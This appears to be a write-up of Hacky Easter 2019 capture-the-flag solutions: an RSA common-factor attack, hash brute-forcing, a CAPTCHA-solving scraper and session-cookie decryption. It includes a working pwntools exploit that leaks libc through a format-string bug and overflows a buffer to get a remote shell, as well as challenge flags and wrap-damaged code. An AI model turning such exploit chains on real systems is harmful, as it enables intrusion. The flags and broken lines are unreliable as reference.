lLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMC8tMQpodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8wLy0xCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzAvLTEKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMC8tMQpodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8xLzAKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMS8wCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzEvMApodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8xLzAKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMS8wCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzEvMApodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8xLzAKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMS8wCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzEvMApodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8xLzAKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMC8xCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzAvMQpodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8wLzEKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3LwpodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8wLzEKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMC8xCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzAvMQpodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8wLzEKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMC8xCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzAvMQpodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8wLzEKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvLTEvMApodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8tMS8wCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLy0xLzAKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvLTEvMApodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8tMS8wCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzAvLTEKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMC8tMQpodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8xLzAKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMS8wCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzEvMApodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8wLy0xCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzAvLTEKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvLTE

vMApodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8tMS8wCmh0dHA6Ly9
3aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLy0xLzAKaHR0cDovL3doYWxlLmhhY2tpb
mctbGFiLmNvbTo1MzM3L21vdmUvMC8tMQpodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29t
OjUzMzcvbW92ZS8wLy0xCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlL
zEvMApodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8xLzAKaHR0cDovL3d
oYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMS8wCmh0dHA6Ly93aGFsZS5oYWNra
W5nLWxhYi5jb206NTMzNy9tb3ZlLzAvLTEKaHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo
1MzM3L21vdmUvMC8tMQpodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS
8tMS8wCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLy0xLzAKaHR0cDo
vL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvLTEvMA

- **C0tt0nt4il Ch3ck required**: 7 letters -> letters are part of leetspeak alphabet, just add the next leetspeak letter (e.g. abc answer is d)
- **Bun Bun’s Goods & Gadgets**: Show with lots of http redirects -> Intercept the redirects, buy the item with GET /?action=buy when teabag is in the Content-Type with the send cookie
- **Ran-Dee’s Secret Algorith**: RSA like task -> use sage:

```
n0=561335866867161366556651038299444140721943206299883252330584018697078037036827161868312227408161579234915421016830715947591421308102175959794803868987667689200739958099586826654330987218584372842942643
0822156211839073
c0=4870848362302190038444777237783773762989130424052097020657841660502972144445923614388484256730535971521519431799627785375106287039267168740424012477722145444567771983730549192737704000541149116222676893530432722372149
n1=1060319917412283980873816935770606273253396673132385889274381672820691439532060933146625763109664651198650650127203600766835807130436415615034513898364863087422048883768511875357442468620459598151456134322731629731789 9
c1=8838955155187029901570083989451756223693481774792737276661888223845152783460912312232286335622864431266349602863379622162995668522612751896796186394681006174093854867571179965121282272990524762368055749206584564481 23
n2=4319722681999541425088048905541358539050368101918059477278159984220747169304175312988543940330601142306392210554155765819409217755814518415146092073267565213487633572284033100818555170622953317980299736668078786608352 3
c2=2818107200497394993854668960728013273351437664160516949575491242833570411808808797891834474193761870619272836999236510478685442768967567320435383926319658151746281345495464595656972154988757359459705335058503819578618 3

p = gcd(n0, n1)
q = gcd(n1, n2)
r = gcd(n0, n2)

print p
print q
print r
```

```
assert n0 == p * r
assert n1 == p * q
assert n2 == r * q

phi0 = (p-1)*(r-1)
phi1 = (p-1)*(q-1)
phi2 = (r-1)*(q-1)

# e is unknown...
# but we know m^e mod pr
#           m^e mod pq
#           m^e mod rq

m0 = pow(c0, inverse_mod(65537, phi0), n0)
print hex(int(m0))[2:-1].decode('hex')
m1 = pow(c1, inverse_mod(65537, phi1), n1)
print hex(int(m1))[2:-1].decode('hex')
m2 = pow(c2, inverse_mod(65537, phi2), n2)
print hex(int(m2))[2:-1].decode('hex')
```

- **Sailor John:** Discret logarithm -> emipr is prime backwards, fill this number in https://www.alpertron.com.ar/DILOG.HTM and get the solution
- **A mysterious gate:** Lock with 8 variables -> write bruteforce script, also negative numbers are possible:

```
arr = [0,1,2,3,4,5,6,7,8,9,]#-1,-2,-3,-4,-5,-6,-7,-8,-9]


def correct(value, bits=32, signed=True):
  base = 1 << bits
  value %= base
  return value - base if signed and value.bit_length() == bits else value

def h(inp):
  acc = 0
  for i in inp:
    s = str(i)
    acc = correct((correct(acc << 5)) - acc + ord(s[0]))
    if len(s) > 1:
      acc = correct((correct(acc << 5)) - acc + ord(s[1]))

  return correct(acc)

assert h([1,2,3,4,5,6,7,8,9]) == -1867378635

import itertools

for i, inp in enumerate(itertools.product(arr, repeat=8)):
  if i % 1000000 == 0:
      print "current", i
inp = list(inp)
for i in range(8):
   inp[i] *= -1
   if h(inp) == -502491864:
      print "YAY!", inp
      #break
   inp[i] *= -1
```

Lösung: -9,2,4,8,6,6,3,1

EGG

he19-zKZr-YqJO-4OWb-auss

The Maze

Can you beat the maze? This one is tricky - simply finding the exit, isn't enough!

```
nc whale.hacking-lab.com 7331
```

maze

Solution

In order to solve this challenge, you had to find 2 bugs in the binary. First a format string exploit in the hidden commend whoami and second an overflow in the key fgets to open a chest, where 40 bytes instead of 32 are read. The first vulnerability is used to leak a libc address and hence find the used libc version with https://libc.blukat.me/ . I locally checked which libc address is on the stack, when abusing the bug and then repeating this online. So I got the version: libc6_2.23-0ubuntu10_amd64 . Then I had to solve the maze, find the key and the chest. Now with the second vulnerability I was able to overwrite the jump offset to the error function, so I searched a one gadget in the above libc version with https://github.com/david942j/one_gadget and found 3. So now when I entered the key for the chest, I attached the found wand gadget, went back to the menu and trigger the erro function by passing an unknown option to get a shell on the server and the egg. Here is my script:

```
#!/usr/bin/env python2
import struct
import time
import sets
import keyboard
from pwn import *
import re

sleeptime = 0.2

def pickup():
   global keys
   tube.sendline("search")
   tube.recvuntil("> ")
```

```
    tube.sendline("pick up")
    data = tube.recvuntil("> ")
    if "There is nothing you want to pick up!" not in data:
        if "key :" in data:
            key = data.split("key: ")[1][0:31]
            if key not in keys:
                keys.append(key)
        print data

def doOpen():
    tube.sendline("open")
    data = tube.recvuntil("> ")
    if "There is nothing you can open!" not in data:
        print data
        print keys
        key = raw_input("Key: ")
        tube.sendline(key.replace("\n","") + p64(exploit))
        tube.interactive()

def leakLibC(tube):
    leak=0
    for i in range(10,20):
        tube.sendline("%" + str(i) + "$lx")
        tube.recvuntil("> ")
        tube.sendline("3")
        print tube.recvuntil("> ")
        tube.sendline("whoami")
        data = tube.recvuntil("> ")
        print data
        data = data.encode("hex")
        if compare in data:
            leak = int("0x" + data.split("0a")[1].split("1b")[0].decode("hex"), 16)
            print "Found Libc leak: " + hex(leak)
            break
        tube.sendline("exit")
        tube.recvuntil("> ")
        tube.sendline("1")
        tube.recvuntil("> ")
    return leak


exe = ELF("./maze")


if args.LOCAL:
    tube = exe.process()
    compare="6239371b"
    offset=0x021b97
    exp=0x10a38c
else:
    compare="3833301b"
    offset=0x020830
    exp=0x4526a
    tube = remote("whale.hacking-lab.com", 7331)

keys = []

#sleep(10)
tube.recvuntil("> ")
leak = leakLibC(tube)
base=leak-offset
print "Libc Base: " + hex(base)
exploit=base+exp
#tube.sendline("root")
#tube.recvuntil("> ")
#tube.sendline("3")
#print tube.recvuntil("> ")
raw_input("Go on?")
tube.sendline("search")
print tube.recvuntil("> ")
tube.sendline("pick up")
print tube.recvuntil("> ")
tube.sendline("open")
print tube.recvuntil("> ")
while not keyboard.is_pressed('q'):
    if keyboard.is_pressed('up'):
     tube.sendline("go north")
     print tube.recvuntil("> ")
     pickup()
     doOpen()
     time.sleep(sleeptime)
    if keyboard.is_pressed('down'):
     tube.sendline("go south")
     print tube.recvuntil("> ")
     pickup()
     doOpen()
     time.sleep(sleeptime)
    if keyboard.is_pressed('left'):
     tube.sendline("go west")
     print tube.recvuntil("> ")
     pickup()
     doOpen()
     time.sleep(sleeptime)
    if keyboard.is_pressed('right'):
     tube.sendline("go east")
     print tube.recvuntil("> ")
     pickup()
     doOpen()
     time.sleep(sleeptime)
    if keyboard.is_pressed('k'):
     print keys
     key = raw_input("Key: ")
     tube.sendline(key.replace("\n","") + p64(exploit))
     print tube.recvuntil("> ")
     time.sleep(sleeptime)
    if keyboard.is_pressed('i'):
     tube.interactive()
```

By the way, I solved the maze by hand with this handy arrow key triggered script ☺

EGG

CAPTEG

CAPTEG - Completely Automated Turing test to know how many Eggs are in the Grid

CAPTEG is almost like a CAPTCHA. But here, you have to proof you are a bot that can count the eggs in the grid quickly. Bumper also wanna train his AI for finding eggs faster and faster ;)

http://whale.hacking-lab.com:3555/

No Easter egg here. Enter the flag directly on the flag page.

Solution

For this challenge I tried many, many ML approaches, but none worked for me… So in the end I just downloaded a shitton of these images, split them up in 9 pieces and calculate the Euclidean distance between the new picture and all the already found pictures in all 4 rotations. If the difference was bigger than a certain threshold I stored the new picture, otherwise I ignored it, because it already was in my data set. The first script looked like this:

```
import os
import time
from PIL import Image
import numpy
import requests
import glob
```

```
burp0_url = "http://whale.hacking-lab.com:3555/"
burp0_cookies = {"sessionId":
"eyJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7ImFjY2Vzc1Rva2VuIjoiZDUyNTllMDYtYjRlMC00ZjM0LWIzYzEtM2
M3MjUzMTI0MDcwIn0sIm5iZiI6MTU1NTU5NTI2MCwiaWF0IjoxNTU1NTk1MjYwfQ.tYpCm0JPIDYuoZ
HtmTbhqYFwLSc1Lrm0RnJT71tg85Y"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
"Accept-Language": "de-DE,de;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate",
"DNT": "1", "Connection": "close", "Upgrade-Insecure-Requests": "1"}

burp1_url = "http://whale.hacking-lab.com:3555/picture"
burp1_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0", "Accept": "image/webp,*/*", "Accept-Language": "de-DE,de;q=0.8,en-
US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Referer": "http://whale.hacking-
lab.com:3555/", "DNT": "1", "Connection": "close"}

burp2_url = "http://whale.hacking-lab.com:3555/verify"
burp2_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0", "Accept": "*/*", "Accept-Language": "de-DE,de;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-
Encoding": "gzip, deflate", "Referer": "http://whale.hacking-lab.com:3555/", "Content-Type":
"application/x-www-form-urlencoded; charset=UTF-8", "X-Requested-With": "XMLHttpRequest",
"DNT": "1", "Connection": "close"}
burp0_data={"s": "0"}

def calculateDistance(i1, i2):
  return numpy.sum((i1-i2)**2)

def crop(infile,height,width):
  im = Image.open(infile)
  imgwidth, imgheight = im.size
  for i in range(imgheight//height):
    for j in range(imgwidth//width):
      box = (j*width+(10*j), i*height+(10*i), (j+1)*width+(10*j), (i+1)*height+(10*i))
      yield im.crop(box)

if __name__=='__main__':
  iList = []
  for fname in glob.glob('dump/*.png'):
    im = Image.open(fname)
    np_im = numpy.array(im)
    iList.append(np_im)

  for i in range(0,100):
    data = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)
    pic = requests.get(burp1_url, headers=burp1_headers, cookies=data.cookies)
    requests.post(burp2_url, headers=burp2_headers, cookies=data.cookies, data=burp0_data)
    outi = open("/tmp/tmp.jpg","wb")
    outi.write(pic.content)
    outi.close()
    infile="/tmp/tmp.jpg"
    height=300
    width=300
    start_num=0
    for k,piece in enumerate(crop(infile,height,width),start_num):
      np_im = numpy.array(piece)
      np_im1 = numpy.array(piece.rotate(90))
      np_im2 = numpy.array(piece.rotate(180))
      np_im3 = numpy.array(piece.rotate(270))
      skip = False
      for el in iList:
        dis1 = calculateDistance(el,np_im)
        dis2 = calculateDistance(el,np_im1)
        dis3 = calculateDistance(el,np_im2)
        dis4 = calculateDistance(el,np_im3)
        if dis1 < 25000000 or dis2 < 25000000 or dis3 < 25000000 or dis4 < 25000000:
          print "Image already found"
          skip = True
          break
      if not skip:
        print "New Image Found"
        iList.append(np_im)
        img=Image.new('RGB', (height,width), 255)
        img.paste(piece)
        path=os.path.join('~/Downloads/Hackyeaster/2019/24/dump',"IMG%s-%s.png" %
(time.strftime("%H:%M:%S"),k))
        img.save(path)
```

Next I categorized the images manually in 7 directorys from 0 to 6 eggs in the picture. Afterwards, my second script tried to solve the challenge with the underlying data set, by searching though the directories to identify the number of eggs in the picture and calculating the sum of it:

```
import os
import time
from PIL import Image
import numpy
import requests
import glob
import sys

burp0_url = "http://whale.hacking-lab.com:3555/"
burp0_cookies = {"sessionId":
"eyJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7ImFjY2Vzc1Rva2VuIjoiZDUyNTllMDYtYjRlMC00ZjM0LWIzYzEtM2
M3MjUzMTI0MDcwIn0sIm5iZiI6MTU1NTU5NTI2MCwiaWF0IjoxNTU1NTk1MjYwfQ.tYpCm0JPIDYuoZ
HtmTbhqYFwLSc1Lrm0RnJT71tg85Y"}
```

```
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-Language": "de-DE,de;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate", "DNT": "1", "Connection": "close", "Upgrade-Insecure-Requests": "1"}

burp1_url = "http://whale.hacking-lab.com:3555/picture"
burp1_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0", "Accept": "image/webp,*/*", "Accept-Language": "de-DE,de;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Referer": "http://whale.hacking-lab.com:3555/", "DNT": "1", "Connection": "close"}

burp2_url = "http://whale.hacking-lab.com:3555/verify"
burp2_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0", "Accept": "*/*", "Accept-Language": "de-DE,de;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Referer": "http://whale.hacking-lab.com:3555/", "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8", "X-Requested-With": "XMLHttpRequest", "DNT": "1", "Connection": "close"}


def calculateDistance(i1, i2):
    return numpy.sum((i1-i2)**2)

def crop(infile,height,width):
    im = Image.open(infile)
    imgwidth, imgheight = im.size
    for i in range(imgheight//height):
        for j in range(imgwidth//width):
            box = (j*width+(10*j), i*height+(10*i), (j+1)*width+(10*j), (i+1)*height+(10*i))
            yield im.crop(box)

if __name__=='__main__':
    iList0 = []
    iList1 = []
    iList2 = []
    iList3 = []
    iList4 = []
    iList5 = []
    iList6 = []
    for fname in glob.glob('dump/0/*.png'):
        im = Image.open(fname)
        np_im = numpy.array(im)
        iList0.append(np_im)
    for fname in glob.glob('dump/1/*.png'):
        im = Image.open(fname)
        np_im = numpy.array(im)
        iList1.append(np_im)
    for fname in glob.glob('dump/2/*.png'):
        im = Image.open(fname)
        np_im = numpy.array(im)
        iList2.append(np_im)
    for fname in glob.glob('dump/3/*.png'):
        im = Image.open(fname)
        np_im = numpy.array(im)
        iList3.append(np_im)
    for fname in glob.glob('dump/4/*.png'):
        im = Image.open(fname)
        np_im = numpy.array(im)
        iList4.append(np_im)
    for fname in glob.glob('dump/5/*.png'):
        im = Image.open(fname)
        np_im = numpy.array(im)
        iList5.append(np_im)
    for fname in glob.glob('dump/6/*.png'):
        im = Image.open(fname)
        np_im = numpy.array(im)
        iList6.append(np_im)

    data1 = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)
    doRun = True
    while(doRun):
        sumEggs = 0
        #data = requests.get(burp0_url, headers=burp0_headers, cookies=data1.cookies)
        #print "Round: " + data.content.split("Round ")[1].split("<")[0]
        pic = requests.get(burp1_url, headers=burp1_headers, cookies=data1.cookies)
        outi = open("/tmp/tmp.jpg","wb")
        outi.write(pic.content)
        outi.close()
        infile="/tmp/tmp.jpg"
        height=300
        width=300
        start_num=0
        for k,piece in enumerate(crop(infile,height,width),start_num):
            np_im = numpy.array(piece)
            np_im1 = numpy.array(piece.rotate(90))
            np_im2 = numpy.array(piece.rotate(180))
            np_im3 = numpy.array(piece.rotate(270))
            skip = False
            for el in iList1:
                dis1 = calculateDistance(el,np_im)
                dis2 = calculateDistance(el,np_im1)
                dis3 = calculateDistance(el,np_im2)
                dis4 = calculateDistance(el,np_im3)
                if dis1 < 25000000 or dis2 < 25000000 or dis3 < 25000000 or dis4 < 25000000:
                    print "Found 1"
                    sumEggs += 1
                    skip = True
                    break
            for el in iList2:
                if skip:
                    break
                dis1 = calculateDistance(el,np_im)
                dis2 = calculateDistance(el,np_im1)
                dis3 = calculateDistance(el,np_im2)
                dis4 = calculateDistance(el,np_im3)
                if dis1 < 25000000 or dis2 < 25000000 or dis3 < 25000000 or dis4 < 25000000:
                    print "Found 2"
                    sumEggs += 2
                    skip = True
                    break
            for el in iList3:
                if skip:
                    break
                dis1 = calculateDistance(el,np_im)
                dis2 = calculateDistance(el,np_im1)
                dis3 = calculateDistance(el,np_im2)
                dis4 = calculateDistance(el,np_im3)
                if dis1 < 25000000 or dis2 < 25000000 or dis3 < 25000000 or dis4 < 25000000:
                    print "Found 3"
                    sumEggs += 3
                    skip = True
                    break
            for el in iList4:
                if skip:
                    break
                dis1 = calculateDistance(el,np_im)
                dis2 = calculateDistance(el,np_im1)
                dis3 = calculateDistance(el,np_im2)
                dis4 = calculateDistance(el,np_im3)
                if dis1 < 25000000 or dis2 < 25000000 or dis3 < 25000000 or dis4 < 25000000:
                    print "Found 4"
                    sumEggs += 4
                    skip = True
                    break
            for el in iList5:
                if skip:
                    break
                dis1 = calculateDistance(el,np_im)
                dis2 = calculateDistance(el,np_im1)
                dis3 = calculateDistance(el,np_im2)
                dis4 = calculateDistance(el,np_im3)
                if dis1 < 25000000 or dis2 < 25000000 or dis3 < 25000000 or dis4 < 25000000:
                    print "Found 5"
                    sumEggs += 5
                    skip = True
```

```
          break
      for el in iList6:
        if skip:
          break
        dis1 = calculateDistance(el,np_im)
        dis2 = calculateDistance(el,np_im1)
        dis3 = calculateDistance(el,np_im2)
        dis4 = calculateDistance(el,np_im3)
        if dis1 < 25000000 or dis2 < 25000000 or dis3 < 25000000 or dis4 < 25000000:
          print "Found 6"
          sumEggs += 6
          skip = True
          break
      for el in iList0:
        if skip:
          break
        dis1 = calculateDistance(el,np_im)
        dis2 = calculateDistance(el,np_im1)
        dis3 = calculateDistance(el,np_im2)
        dis4 = calculateDistance(el,np_im3)
        if dis1 < 27000000 or dis2 < 27000000 or dis3 < 27000000 or dis4 < 27000000:
          print "Found 0"
          skip = True
          break
      if not skip:
        print "New Image Found"
        img=Image.new('RGB', (height,width), 255)
        img.paste(piece)
        path=os.path.join('~/Downloads/Hackyeaster/2019/24/dump',"IMG%s-%s.png" %
(time.strftime("%H:%M:%S"),k))
        img.save(path)
    burp0_data={"s": str(sumEggs)}
    res = requests.post(burp2_url, headers=burp2_headers, cookies=data1.cookies,
data=burp0_data)
    print res.content
    if "Wrong solution, hobo..." in res.text:
      print sumEggs
    elif "he19" in res.content or "HE19" in res.content:
      sys.exit()
      print data1.cookies
```

With 2 Threads and around 6 Hours later one script managed to finally solve 42 pictures In a row and I got the egg.

EGG

he19-s7Jj-mO4C-rP13-ySsJ

Hidden Egg 1


I like hiding eggs in baskets :)

Solution

The only basket on the page is:

When calling strings on the file we get a link and the egg directly.

EGG



Hidden Egg 2

A stylish blue egg is hidden somewhere here on the web server. Go catch it!

Solution

When reading stylish I instantly thought of css and searched there. Then on the end of “source-sans-pro.css” i found:

```
@font-face {
   font-family: 'Egg26';
   font-weight: 400;
   font-style: normal;
   font-stretch: normal;
   src: local('Egg26'),
   local('Egg26'),
   url('../fonts/TTF/Egg26.ttf') format('truetype');
}
```

And got the egg.

EGG

Hidden Egg 3

Solution

In the tasks 21/22 where some different hints after you solved the tasks:

- The Oracle:

We can never see past the choices we don't understand. [A strange self written sentence on the bottom. This one seems to be added afterwards by someone: 'Sometimes there might be another P4TH?.'

- John:

b4ByG14N7

John's Diary Page

... and this is how I crossed the borders. I was on a completly different route. I knew they called it Path Three or something like that. The final name was P ...

But the other paths where:

7fde33818c41a1089088aa35b301afd9

1804161a0dabfdcd26f7370136e0f766

So I thought this could be MD5 and put them into:

https://hashkiller.co.uk/Cracker/MD5

and got:

```
7fde33818c41a1089088aa35b301afd9 MD5 P4TH2
1804161a0dabfdcd26f7370136e0f766 MD5 P4TH1
```

So calculating the MD5 of P4TH3 got me the next path:

P4TH3 MD5 -> bf42fa858de6db17c6daa54c4d912230

There I entered the two other flags (in the wrong order) and got probably outside the maze where I found:

```
  <code>[DEBUG]: app.secret_key: timetoguessalasttime!</code><br>

   <code>[ERROR]: Traceback (most recent call last): UnicodeDecodeError: 'utf-8' codec can't decode byte in
       position 1: invalid continuation byte</code>

   <br>

   <code>[DEBUG]: Flag added to session</code>
```

With the following code, I decoded the cookie and got the flag:

```
#!/usr/bin/env python3

# src from https://github.com/SaintFlipper/EncryptedSession

from Crypto.Cipher import AES

import base64

session_cookie="u.yKfsZQUF+TdaTnd6kkfREap213QP7UYyP+j9ioHQY5ql0hAkSS7th7cn4cqwiVY2CTN
9Jd/pcaBhKKWb9wkZpkNI3QCGd7jzLKBu155yVZJ6aSXDYO1aKxq/0jVWnAlPzPF8oACcFcweMY3txMIl
AN9kVfwJRie6uBJa+uxHJzbephMN/LYWyfzRLW/v7IP2evWQOoT8JmmohOF6FLh8/pMAk71OcrwgVk5
N3pMJbOGaVd6+EAcrZ+LAQXluIGlORCUH+DNPSbNT4WxKaS36go+I9eoe4SSW/SCUyiKuz0+emZeXevc
9EoAS9AtqWaXiqB8AoD3jBJ/rXpNq/2pYyzLyuh5UzYTZgxXBlTZiw8lnvbMGnVbCxFNwDfted/c7pLi3iSs
pCnJi4DZUHzDrjLjdMDSa5wEDew+iP+hGC/aI0PI9js2qLDkRWZ8cFiC8l6qN7JXgJXVNaQfsT4UmwsprQh
zMI+ELB3ALrBi+o61Lv1A90BABTke9RmRJzuHyap5ISd0hW6J1IwHn0ZGreJF3eb5+INt7z/s3eljzEe56lD3
2Lg7k7cGMJ7yBWr0O9YDuziuEiZWf4PQ9Lrm7Bu4FSrLuilSn3/mVl0rUWtW/abgC7YRnpRXO6knqsAIau
AiLaUjgPLGpUZ/VJV6AQHbMa+umuNtzX1xoIWm36AlXoQpbTGu0sA==.wsNJZ5eUtVfb/kq7b8JFjQ==.f
dTcX7iU6gzMfOFwviZYYQ=="

crypto_key=b'timeto\x01guess\x03a\x03last\x07time'

itup = session_cookie.split(".")

ciphertext = base64.b64decode (bytes(itup[1], 'utf-8'))

mac = base64.b64decode (bytes(itup[2], 'utf-8'))

nonce = base64.b64decode (bytes(itup[3], 'utf-8'))

cipher = AES.new (crypto_key, AES.MODE_EAX, nonce)

data = cipher.decrypt_and_verify (ciphertext, mac)
```

```
print(data)
```

EGG

he19-fmRW-T6Oj-uNoT-dzOm